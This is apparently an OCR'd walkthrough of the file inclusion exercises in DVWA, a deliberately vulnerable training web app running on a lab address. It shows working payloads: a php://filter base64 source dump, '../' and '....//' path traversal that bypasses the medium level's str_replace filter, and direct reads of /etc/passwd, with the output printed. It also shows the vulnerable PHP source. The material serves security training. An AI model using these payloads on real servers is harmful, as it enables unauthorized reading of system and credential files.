
Spoiler: [redacted].
Spoiler: [redacted].


Impossible Level


The developer calls it quits and hardcodes only the allowed pages, with there exact filenames. By doing this, it removes all avenues of attack.

Reference: https://www.owasp.org/index.php/Top_10_2007-A3



Vulnerability: File Inclusion :: D
192.168.1.6/vulnerabilities/fi/?page=php://filter/convert.base64-encode/resource=file1.php
PD9waHANCg0KJHBhZ2VbICdib2R5JyBdIC49ICINCjxkaXYgY2xhc3M9XCJib2R5X3BhZGRlZFwiPg0KCTxoMT5WdWxuZXJhYmlsaXR5OiBGaWxlIEluY2x1c2lvbjwvaDE+DQoJPGRpdiBjbGFzcz1cInZ1bG5lcmFibGVfY29kZV9hcmVhXCI+DQoJCTxoMz5GaWxlIDE8L2gzPg0KCQk8dWw+DQoJCQk8bGk+Li4vLi4vaGVscC9pbmNsdWRlLnBocDwvbGk+DQoJCQk8bGk+Li4vLi4vaW5kZXgucGhwPC9saT4NCgkJCTxsaT4uLi8uLi9pbmNsdWRlcy9kdndhL3VycmVudFVzZXIoKSAuICI8L
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout



Vulnerability: File Inclusion :: D
192.168.1.6/vulnerabilities/fi/?page=../../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/bin/false mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
http://192.168.1.6/vulnerabilities/fi/?page=../../../../../../etc/passwd


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: File Inclusion
[file1.php] - [file2.php] - [file3.php]
More Information
https://en.wikipedia.org/wiki/Remote_File_Inclusion
https://www.owasp.org/index.php/Top_10_2007-A3
Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable Web Application (DVWA) v1.10 ...
192.168.1.6/vulnerabilities/view_source.php?id=fi&security=medium
File Inclusion Source
vulnerabilities/fi/source/medium.php
<?php
// The page we wish to display
$file = $_GET['page'];
// Input validation
$file = str_replace(array("http://", "https://"), "", $file);
$file = str_replace(array("../", "..\""), "", $file);
?>
Compare All Levels
Username: admin
Security Level: medium
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.10 *Development*



http://192.168.1.6/vulnerabilities/fi/?page=....//....//....//....//....//**etc/passwd**


Vulnerability: File Inclusion :: D
Administrador de complement
192.168.1.6/vulnerabilities/fi/?page=/etc/passwd
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/bin/false mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
http://192.168.1.6/vulnerabilities/fi/?page=/etc/passwd

